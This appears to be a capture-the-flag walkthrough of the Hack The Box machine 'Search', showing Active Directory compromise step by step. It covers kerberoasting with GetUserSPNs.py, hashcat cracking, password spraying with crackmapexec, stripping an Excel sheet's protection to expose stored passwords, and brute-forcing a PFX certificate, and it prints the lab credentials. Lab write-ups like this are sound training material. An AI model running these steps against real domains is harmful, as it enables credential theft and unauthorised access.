
From the node properties we can see that the Service Principal Name is not null which means that we can perform kerberoasting to extract the service account credentials from AD.

```
GetUserSPNs.py  search.htb/hope.sharp:"IsolationIsKey?"  -request-user web_svc -target-domain search.htb -dc 10.10.11.129
```



Now we need to crack the hash:

```
hashcat.exe -m 13100 hash_file rockyou.txt
```



And we have password for web_svc user - @3ONEmillionbaby

If we try to use the creds to connect to the smb it`ll be successful. However, the user doesn`t have any useful permissions so far.

```
cme smb 10.10.11.129 -u web_svc -p "@3ONEmillionbaby" --shares
    445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing
    445    RESEARCH         [+] search.htb\web_svc:@3ONEmillionbaby
    445    RESEARCH         [+] Enumerated shares
    445    RESEARCH         Share           Permissions     Remark
    445    RESEARCH         -----           -----------     ------
    445    RESEARCH         ADMIN$                          Remote Admin
    445    RESEARCH         C$                              Default share
    445    RESEARCH         CertEnroll      READ            Active Directory Certificate Services share
    445    RESEARCH         helpdesk
    445    RESEARCH         IPC$            READ            Remote IPC
    445    RESEARCH         NETLOGON        READ            Logon server share
    445    RESEARCH         RedirectedFolders$ READ,WRITE
    445    RESEARCH         SYSVOL          READ            Logon server share
```

It`s always a good idea to make some password spraying to find more access points. Let`s do it! I took the list of users from the RedirectFolders$ share.

```
cme smb 10.10.11.129 -u all_users -p "@3ONEmillionbaby"
```

```
Documents/search » cme smb 10.10.11.129 -u all_users -p "@3ONEmillionbaby"
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Angie.Duffy:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Antony.Russo:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\belen.compton:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Cameron.Melendez:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\chanel.bell:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Claudia.Pugh:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Cortez.Hickman:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\dax.santiago:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Eddie.Stevens:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\edgar.jacobs:@3ONEmillionbaby
```

As we see, there is a user that uses the same password as web_svc! From bloodhound we can learn that edgar.jacobs is a part of the HelpDesk team. Let`s have a look at his shares.

```
cme smb 10.10.11.129 -u edgar.jacobs -p "@3ONEmillionbaby" --shares
11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing
11.129    445    RESEARCH         [+] search.htb\edgar.jacobs:@3ONEmillionbaby
11.129    445    RESEARCH         [+] Enumerated shares
11.129    445    RESEARCH         Share           Permissions     Remark
11.129    445    RESEARCH         -----           -----------     ------
11.129    445    RESEARCH         ADMIN$                          Remote Admin
11.129    445    RESEARCH         C$                              Default share
11.129    445    RESEARCH         CertEnroll      READ            Active Directory Certificate Services share
11.129    445    RESEARCH         helpdesk        READ
11.129    445    RESEARCH         IPC$            READ            Remote IPC
11.129    445    RESEARCH         NETLOGON        READ            Logon server share
11.129    445    RESEARCH         RedirectedFolders$ READ,WRITE
11.129    445    RESEARCH         SYSVOL          READ            Logon server share
```

So now we can access the helpdesk share! But it`s empty...

```
Documents/search » smbclient //10.10.11.129/helpdesk -U edgar.jacobs
Enter WORKGROUP\edgar.jacobs's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   Dc        0  Tue Apr 14 13:24:23 2020
  ..                                  Dc        0  Tue Apr 14 13:24:23 2020

                3246079 blocks of size 4096. 471369 blocks available
```


However, at his documents there is a file called Phishing_Attempt.xlsx

```
smb: \edgar.jacobs\Desktop\> ls
  .                                   DRc        0  Mon Aug 10 13:02:16 2020
  ..                                  DRc        0  Mon Aug 10 13:02:16 2020
  $RECYCLE.BIN                      DHSc        0  Thu Apr  9 23:05:29 2020
  desktop.ini                       AHSc      282  Mon Aug 10 13:02:16 2020
  Microsoft Edge.lnk                  Ac     1450  Thu Apr  9 23:05:03 2020
  Phishing_Attempt.xlsx               Ac    23130  Mon Aug 10 13:35:44 2020
```


How about download it and check what`s inside?

```
smb: \edgar.jacobs\Desktop\> mget Phishing_Attempt.xlsx
Get file Phishing_Attempt.xlsx? yes
getting file \edgar.jacobs\Desktop\Phishing_Attempt.xlsx of size 23130 as Phishing_Attempt.xlsx
smb: \edgar.jacobs\Desktop\> _
```

The .xlsx file has two sheets: Captured and Passwords.



The Captured sheet contains some statistic about captured passwords:



Date	Captured Passwords	
1/1/2018	78	
2/1/2018	64	
3/1/2018	60	
4/1/2018	48	
5/1/2018	56	
6/1/2018	42	
7/1/2018	48	
8/1/2018	57	
9/1/2018	46	
10/1/2018	47	
11/1/2018	63	
12/1/2018	68	
1/1/2019	71	
2/1/2019	63	
3/1/2019	51	
4/1/2019	74	
5/1/2019	64	
6/1/2019	81	
7/1/2019	79	IT ChangeOver Keely Lyons Started
8/1/2019	72	
9/1/2019	65	
10/1/2019	63	
11/1/2019	61	

The Passwords sheet contains credentials but we can only see usernames.

A	B	D
firstname	lastname	Username
Payton	Harmon	Payton.Harmon
Cortez	Hickman	Cortez.Hickman
Bobby	Wolf	Bobby.Wolf
Margaret	Robinson	Margaret.Robinson
Scarlett	Parks	Scarlett.Parks
Eliezer	Jordan	Eliezer.Jordan
Hunter	Kirby	Hunter.Kirby
Sierra	Frye	Sierra.Frye
Annabelle	Wells	Annabelle.Wells
Eve	Galvan	Eve.Galvan
Jeramiah	Fritz	Jeramiah.Fritz
Abby	Gonzalez	Abby.Gonzalez
Joy	Costa	Joy.Costa
Vincent	Sutton	Vincent.Sutton

This is because of password protection of the sheet (noticed the lock icon?). We can bypass it with two ways:

- *Upload the file into google drive and then access it via google docs;*
- *Remove it manually.*

Let`s do this manually. For this we need to unzip the .xlsx file and delete from sheet2.xlm the following line:

```
<sheetProtection algorithmName="SHA-512"
hashValue="hFq32ZstMEekuneGzHEfxeBZh3hnmO9nvv8qVHV8Ux+t+39/22E3pfr8aSuXIS
frRV9UVfNEzidgv+Uvf8C5Tg"
saltValue="U9oZfaVCkz5jWdhs9AA8nA" spinCount="100000" sheet="1"
objects="1" scenarios="1"/>
```

```
Documents/search » unzip Phishing_Attempt.xlsx
Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/worksheets/sheet2.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/drawings/drawing1.xml
  inflating: xl/charts/chart1.xml
  inflating: xl/charts/style1.xml
  inflating: xl/charts/colors1.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/_rels/sheet2.xml.rels
  inflating: xl/drawings/_rels/drawing1.xml.rels
  inflating: xl/charts/_rels/chart1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: xl/printerSettings/printerSettings2.bin
  inflating: xl/calcChain.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

After removing we need to make the edited .xlsx file back.

```
zip -r Edited_Phishing_Attempt.xlsx .
```


```
Documents/search » zip -r Edited_Phishing_Attempt.xlsx .
  adding: .~lock.Phishing_Attempt.xlsx# (deflated 4%)
  adding: Phishing_Attempt.xlsx (deflated 23%)
  adding: xl/ (stored 0%)
  adding: xl/drawings/ (stored 0%)
  adding: xl/drawings/drawing1.xml (deflated 58%)
  adding: xl/drawings/_rels/ (stored 0%)
  adding: xl/drawings/_rels/drawing1.xml.rels (deflated 39%)
  adding: xl/styles.xml (deflated 89%)
  adding: xl/sharedStrings.xml (deflated 55%)
  adding: xl/printerSettings/ (stored 0%)
  adding: xl/printerSettings/printerSettings2.bin (deflated 67%)
  adding: xl/printerSettings/printerSettings1.bin (deflated 67%)
  adding: xl/theme/ (stored 0%)
  adding: xl/theme/theme1.xml (deflated 80%)
  adding: xl/worksheets/ (stored 0%)
  adding: xl/worksheets/sheet1.xml (deflated 79%)
  adding: xl/worksheets/sheet2.xml (deflated 73%)
  adding: xl/worksheets/_rels/ (stored 0%)
  adding: xl/worksheets/_rels/sheet2.xml.rels (deflated 42%)
  adding: xl/worksheets/_rels/sheet1.xml.rels (deflated 55%)
  adding: xl/charts/ (stored 0%)
  adding: xl/charts/colors1.xml (deflated 73%)
  adding: xl/charts/style1.xml (deflated 90%)
  adding: xl/charts/chart1.xml (deflated 77%)
  adding: xl/charts/_rels/ (stored 0%)
  adding: xl/charts/_rels/chart1.xml.rels (deflated 49%)
  adding: xl/workbook.xml (deflated 60%)
```

And now we can see ‘password’ table!

A	B	C	D
firstname	lastname	password	Username
Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon
Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman
Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf
Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson
Scarlett	Parks	++47|building|WARSAW|gave|60++	Scarlett.Parks
Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan
Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby
Sierra	Frye	$$49=wide=STRAIGHT=jordan=28$$18	Sierra.Frye
Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells
Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan
Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz
Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez
Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa
Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton

So, we have 15 more creds but let`s not rush to access them all and take a look at bloodhound output once more. If we check

‘Shortest Paths to Domain Admins’ we`ll see that there is known users: Sierra Frye and Abby Conzalez.



The password for Abby Gonzales don`t work but Sierra`s work!

```
me smb 10.10.11.129 -u Sierra.Frye -p '$$49=wide=STRAIGHT=jordan=28$$18' --shares
.11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signin
.11.129    445    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
.11.129    445    RESEARCH         [+] Enumerated shares
.11.129    445    RESEARCH         Share           Permissions     Remark
.11.129    445    RESEARCH         -----           -----------     ------
.11.129    445    RESEARCH         ADMIN$                          Remote Admin
.11.129    445    RESEARCH         C$                              Default share
.11.129    445    RESEARCH         CertEnroll      READ            Active Directory Certificate Services share
.11.129    445    RESEARCH         helpdesk
.11.129    445    RESEARCH         IPC$            READ            Remote IPC
.11.129    445    RESEARCH         NETLOGON        READ            Logon server share
.11.129    445    RESEARCH         RedirectedFolders$ READ,WRITE
.11.129    445    RESEARCH         SYSVOL          READ            Logon server share
```

In the user`s home dir, at RedirectedFolders$/sierra.frye we get the user flag!

```
smb: \sierra.frye\> ls
  .                                   Dc        0  Thu Nov 18 04:01:46 2021
  ..                                  Dc        0  Thu Nov 18 04:01:46 2021
  Desktop                            DRc        0  Thu Nov 18 04:08:00 2021
  Documents                          DRc        0  Fri Jul 31 17:42:19 2020
  Downloads                          DRc        0  Fri Jul 31 17:45:36 2020
  user.txt                           ARc       34  Sun Mar  6 18:14:05 2022

                3246079 blocks of size 4096. 607885 blocks available
```


POST-EXPLOITATION

In Sierra`s Downloads directory there is some Backups there:

```
smb: \sierra.frye\Downloads\Backups\> ls
  .                                   DHc        0  Mon Aug 10 23:39:17 2020
  ..                                  DHc        0  Mon Aug 10 23:39:17 2020
  search-RESEARCH-CA.p12               Ac     2643  Fri Jul 31 18:04:11 2020
  staff.pfx                            Ac     4326  Mon Aug 10 23:39:17 2020

                3246079 blocks of size 4096. 609481 blocks available
smb: \sierra.frye\Downloads\Backups\> mget search-RESEARCH-CA.p12
Get file search-RESEARCH-CA.p12? yes
getting file \sierra.frye\Downloads\Backups\search-RESEARCH-CA.p12 of size 2643 as search-RESEARCH-CA.p12 (9
smb: \sierra.frye\Downloads\Backups\> mget staff.pfx
Get file staff.pfx? yes
getting file \sierra.frye\Downloads\Backups\staff.pfx of size 4326 as staff.pfx (15.9 KiloBytes/sec) (averag
```

A p12 file contains a digital certificate that uses PKCS#12 (Public Key Cryptography Standard #12) encryption. It is used as a portable format for transferring personal private keys and other sensitive information. P12 files are used by various security and encryption programs. It is generally referred to as a "PFX file".

Such certificates are used as keys on secure web pages. If we try to add the certificate to web browser, we will be asked to enter a password:




OK, let`s do some bruteforce. For this I`m going to use crackpkcs12


```
crackpkcs12 -d rockyou.txt staff.pfx
```


```
Dictionary attack - Starting 2 threads

**************************************************
Dictionary attack - Thread 1 - Password found: misspissy
**************************************************

other/crackpkcs12 [master●] » _
```

Now we can add the certificate!

